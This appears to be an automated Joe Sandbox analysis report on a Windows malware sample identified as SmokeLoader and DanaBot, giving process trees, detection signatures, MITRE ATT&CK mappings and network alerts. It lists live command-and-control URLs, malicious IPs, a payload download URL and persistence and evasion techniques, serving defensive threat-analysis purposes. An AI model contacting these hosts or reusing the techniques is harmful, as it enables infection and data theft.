ID: 715077
Sample Name: file.exe
Cookbook: default.jbs
Time: 16:00:10
Date: 03/10/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

file.exe


Overview

General Information

Sample Name:	file.exe
Analysis ID:	715077
MD5:	9916148f32a362..
SHA1:	e7669eb27e338f..
SHA256:	bfe1a292cb0e9b..
Tags:	exe SmokeLoader
Infos:	



Detection




DanaBot, SmokeLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected UAC Bypass using C…
- Multi AV Scanner detection for subm…
- Yara detected DanaBot stealer dll
- Benign windows process drops PE f…
- Malicious sample detected (through…
- Detected unpacking (overwrites its o…
- Yara detected SmokeLoader
- System process connects to networ…
- Detected unpacking (changes PE se…
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w10x64**
- file.exe (PID: 5964 cmdline: C:\Users\user\Desktop\file.exe MD5: 9916148F32A362EAC0ABBF128E88E96B)
  - explorer.exe (PID: 3452 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - 2BC9.exe (PID: 712 cmdline: C:\Users\user\AppData\Local\Temp\2BC9.exe MD5: 459C6ECD112648FF13D0FFA917A938BD)
      - 7za.exe (PID: 3672 cmdline: C:\Windows\system32\7za.exe MD5: 77E556CDFDC5C592F5C46DB4127C6F4C)
        - conhost.exe (PID: 2912 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - 4EE2.exe (PID: 3248 cmdline: C:\Users\user\AppData\Local\Temp\4EE2.exe MD5: 7C1B6CA0476E2C572628034BDEAF5E3C)
  - utitbii (PID: 3308 cmdline: C:\Users\user\AppData\Roaming\utitbii MD5: 9916148F32A362EAC0ABBF128E88E96B)
  - 4EE2.exe (PID: 3220 cmdline: "C:\Users\user\AppData\Local\Temp\4EE2.exe" MD5: 7C1B6CA0476E2C572628034BDEAF5E3C)
- **cleanup**

Malware Configuration

Threatname: SmokeLoader


```
{
  "C2 list": [
    "http://citnet.ru/tmp/",
    "http://ekcentric.com/tmp/",
    "http://cracker.biz/tmp/"
  ]
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.336267468.00000000006A8000.00000040.00000020.00020000.00000000.sdmp	Windows_Trojan_RedLineStealer_ed346e4c	unknown	unknown	• 0x51f2:$a: 55 8B EC 8B 45 14 56 57 8B 7D 08 33 F6 89 47 0C 39 75 10 76 15 8B
00000011.00000002.477855107.0000000000899000.00000040.00000020.00020000.00000000.sdmp	Windows_Trojan_RedLineStealer_ed346e4c	unknown	unknown	• 0x15a0:$a: 55 8B EC 8B 45 14 56 57 8B 7D 08 33 F6 89 47 0C 39 75 10 76 15 8B
00000011.00000002.467818415.0000000000413000.00000040.00000001.01000000.0000000A.sdmp	JoeSecurity_UACBypassusingCMSTP	Yara detected UAC Bypass using CMSTP	Joe Security	
00000016.00000002.490697325.000000000092E000.00000040.00000020.00020000.00000000.sdmp	Windows_Trojan_RedLineStealer_ed346e4c	unknown	unknown	• 0x1290:$a: 55 8B EC 8B 45 14 56 57 8B 7D 08 33 F6 89 47 0C 39 75 10 76 15 8B
0000000B.00000002.389610716.00000000021D1000.00000004.10000000.00040000.00000000.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
Click to see the 20 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
22.2.4EE2.exe.400000.0.unpack	JoeSecurity_UACBypassusingCMSTP	Yara detected UAC Bypass using CMSTP	Joe Security	
22.2.4EE2.exe.400000.0.unpack	INDICATOR_SUSPICIOUS_EXE_UACBypass_CMSTPCOM	Detects Windows exceutables bypassing UAC using CMSTP COM interfaces. MITRE (T1218.003)	ditekSHen	• 0x10000:$guid1: {3E5FC7F9-9A51-4367-9063-A120244FBEC7} • 0x100a0:$guid1: {3E5FC7F9-9A51-4367-9063-A120244FBEC7} • 0x10170:$s2: Elevation:Administrator!new:
17.2.4EE2.exe.400000.0.unpack	JoeSecurity_UACBypassusingCMSTP	Yara detected UAC Bypass using CMSTP	Joe Security	
17.2.4EE2.exe.400000.0.unpack	INDICATOR_SUSPICIOUS_EXE_UACBypass_CMSTPCOM	Detects Windows exceutables bypassing UAC using CMSTP COM interfaces. MITRE (T1218.003)	ditekSHen	• 0x10000:$guid1: {3E5FC7F9-9A51-4367-9063-A120244FBEC7} • 0x100a0:$guid1: {3E5FC7F9-9A51-4367-9063-A120244FBEC7} • 0x10170:$s2: Elevation:Administrator!new:
12.2.2BC9.exe.400000.0.raw.unpack	JoeSecurity_DanaBot_stealer_dll_1	Yara detected DanaBot stealer dll	Joe Security	
Click to see the 3 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 175.126.109.15

Timestamp:	192.168.2.6175.126.109.1549711802851815 10/03/22-16:02:14.846797
SID:	2851815
Source Port:	49711
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 211.53.230.67

Timestamp:	192.168.2.6211.53.230.6749715802851815 10/03/22-16:02:21.311939
SID:	2851815
Source Port:	49715
Destination Port:	80
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 175.126.109.15	
Timestamp:	192.168.2.6175.126.109.1549730802851815 10/03/22-16:02:44.772680
SID:	2851815
Source Port:	49730
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 175.126.109.15	
Timestamp:	192.168.2.6175.126.109.1549739802851815 10/03/22-16:02:58.898507
SID:	2851815
Source Port:	49739
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 181.167.134.24	
Timestamp:	192.168.2.6181.167.134.2449732802851815 10/03/22-16:02:46.390980
SID:	2851815
Source Port:	49732
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 84.224.193.200	
Timestamp:	192.168.2.684.224.193.20049709802851815 10/03/22-16:02:11.455142
SID:	2851815
Source Port:	49709
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 211.53.230.67	
Timestamp:	192.168.2.6211.53.230.6749720802851815 10/03/22-16:02:29.179301
SID:	2851815
Source Port:	49720
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 175.126.109.15	
Timestamp:	192.168.2.6175.126.109.1549722802851815 10/03/22-16:02:32.120683
SID:	2851815
Source Port:	49722
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 84.224.193.200	
Timestamp:	192.168.2.684.224.193.20049719802851815 10/03/22-16:02:28.462445
SID:	2851815
Source Port:	49719
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 175.119.10.231	
Timestamp:	192.168.2.6175.119.10.23149726802851815 10/03/22-16:02:38.913124

SID:	2851815
Source Port:	49726
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 138.36.3.134

Timestamp:	192.168.2.6138.36.3.13449740802851815 10/03/22-16:03:00.341262
SID:	2851815
Source Port:	49740
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 138.36.3.134

Timestamp:	192.168.2.6138.36.3.13449729802851815 10/03/22-16:02:43.502144
SID:	2851815
Source Port:	49729
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 211.53.230.67

Timestamp:	192.168.2.6211.53.230.6749746802851815 10/03/22-16:03:07.580559
SID:	2851815
Source Port:	49746
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 175.126.109.15

Timestamp:	192.168.2.6175.126.109.1549734802851815 10/03/22-16:02:49.117185
SID:	2851815
Source Port:	49734
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 138.36.3.134

Timestamp:	192.168.2.6138.36.3.13449741802851815 10/03/22-16:03:01.525351
SID:	2851815
Source Port:	49741
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 175.126.109.15

Timestamp:	192.168.2.6175.126.109.1549725802851815 10/03/22-16:02:36.667925
SID:	2851815
Source Port:	49725
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 175.126.109.15

Timestamp:	192.168.2.6175.126.109.1549712802851815 10/03/22-16:02:16.370323
SID:	2851815
Source Port:	49712
Destination Port:	80
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18 - Source IP: 192.168.2.6 - Destination IP: 181.167.134.24	
Timestamp:	192.168.2.6181.167.134.2449738802851815 10/03/22-16:02:56.557715
SID:	2851815
Source Port:	49738
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Yara detected DanaBot stealer dll

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Exploits

Yara detected UAC Bypass using CMSTP

Compliance

Detected unpacking (overwrites its own PE header)

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected SmokeLoader

E-Banking Fraud

Yara detected DanaBot stealer dll

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection

Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

Checks if the current machine is a virtual machine (disk enumeration)

Anti Debugging

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion

Benign windows process drops PE files

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected DanaBot stealer dll

Yara detected SmokeLoader

Remote Access Functionality

Yara detected DanaBot stealer dll


Yara detected SmokeLoader

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Exploitation for Client Execution	1 DLL Side-Loading	3 2 Process Injection	1 1 Masquerading	1 Input Capture	1 System Time Discovery	Remote Services	1 Input Capture	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 4 1 Virtualization/Sandbox Evasion	LSASS Memory	1 Query Registry	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 2 Process Injection	Security Account Manager	4 3 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	1 4 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Hidden Files and Directories	LSA Secrets	3 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 1 Software Packing	DCSync	1 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 DLL Side-Loading	Proc Filesystem	1 3 5 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 File Deletion	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
file.exe	43%	ReversingLabs	Win32.Trojan.CrypterX	
file.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\4EE2.exe	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\utitbii	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\2BC9.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\2BC9.exe	45%	ReversingLabs	Win32.Trojan.CrypterX	
C:\Users\user\AppData\Roaming\utitbii	43%	ReversingLabs	Win32.Trojan.CrypterX	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.3.utitbii.670000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.2BC9.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1249398		Download File
0.2.file.exe.620e67.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.utitbii.660e67.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.2.4EE2.exe.2ad112c.2.unpack	100%	Avira	TR/Patched.Ren.Gen7		Download File
22.2.4EE2.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.file.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.utitbii.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.file.exe.630000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.4EE2.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://thepokeway.nl/upload/index.php	0%	URL Reputation	safe	
http://cracker.biz/tmp/	0%	URL Reputation	safe	
http://gayworld.at/tmp/	0%	URL Reputation	safe	
http://ekcentric.com/tmp/	0%	Avira URL Cloud	safe	
http://citnet.ru/tmp/	0%	Avira URL Cloud	safe	
http://23.106.124.18/aptupdate.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
thepokeway.nl	5.135.247.111	true	true		unknown
gayworld.at	115.88.24.202	true	true		unknown
disk.yandex.ru	87.250.250.50	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://ekcentric.com/tmp/	true	• Avira URL Cloud: safe	unknown
http://23.106.124.18/aptupdate.exe	true	• Avira URL Cloud: safe	unknown
http://https://thepokeway.nl/upload/index.php	false	• URL Reputation: safe	unknown
http://cracker.biz/tmp/	true	• URL Reputation: safe	unknown
http://https://disk.yandex.ru/d/aS1IzKYGKL0Ctw	false		high

Name	Malicious	Antivirus Detection	Reputation
http://citnet.ru/tmp/	true	• Avira URL Cloud: safe	unknown
http://gayworld.at/tmp/	false	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000001.00000000.29770132 9.0000000000AC8000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 001.00000000.323041841.0000000000AC8000. 00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000001.00000000.260622414.000000 0000AC8000.00000004.00000020.00020000.00 000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
115.88.24.202	gayworld.at	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	true
175.126.109.15	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
5.135.247.111	thepokeway.nl	France		16276	OVHFR	true
84.224.193.200	unknown	Hungary		8448	PGSM-HUTorokbalintHungaryHU	true
87.250.250.50	disk.yandex.ru	Russian Federation		13238	YANDEXRU	false
138.36.3.134	unknown	Brazil		264562	TEXNETSERVICOSDECOMUNICACAOEMINFORMATICALTDBR	true
211.53.230.67	unknown	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	true
181.167.134.24	unknown	Argentina		10318	TelecomArgentinaSAAR	true
23.106.124.18	unknown	Singapore		59253	LEASEWEB-APAC-SIN-11LeasewebAsiaPacificptetldSG	true
175.119.10.231	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	715077
Start date and time:	2022-10-03 16:00:10 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	file.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winEXE@10/5@45/10
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 56.8% (good quality ratio 50.9%) • Quality average: 72.2% • Quality standard deviation: 33.6%
HCA Information:	• Successful, ratio: 78% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, dllhost.exe, consent.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): fs.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- VT rate limit hit for: file.exe

Simulations

Behavior and APIs

Time	Type	Description
16:02:05	Task Scheduler	Run new task: Firefox Default Browser Agent 28911530E0A932EE path: C:\Users\user\AppData\Roaming\utitbii
16:02:31	API Interceptor	1x Sleep call for process: 2BC9.exe modified
16:02:59	API Interceptor	1x Sleep call for process: 4EE2.exe modified

Joe Sandbox View / Context

IPs

⊘ **No context**

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\2BC9.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1240576
Entropy (8bit):	7.95589993659165
Encrypted:	false
SSDEEP:	24576:Z6ZZmYcTQt85Y3Q93epG3Z/X6A+0pw9V9lvsETojlo1Ae9b:Z6CJ0ts93epG3xdIlvF5b
MD5:	459C6ECD112648FF13D0FFA917A938BD
SHA1:	C03370C8348C6A8C91F17A0A976ADB8EE96DEBF4
SHA-256:	E3D535FEF88C1A395F8F0D55B0585D63E257F5317528E00194A546238CF906C5
SHA-512:	0FC79A7C6DC3973EDE6E88AF0D778507571906E2883C7AE27BB4B79AE7CAC03C1ABFE43F343EFB1978DB110BA2665FD22DE96CC729EA7B32E157AE842BC8C86A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 45%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....}.....N1.....N'.....D....N .....N0.....N5.....Rich..... ....PE..L....r`.....'.....K.....@.....p,.....r.....P....`(..K.....x,.....0,..@..... ..text..... ..`.data....i'.....@....rsrc.....`(..L.....@..@..... ....

C:\Users\user\AppData\Local\Temp\4EE2.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	478720
Entropy (8bit):	7.806196446628573
Encrypted:	false
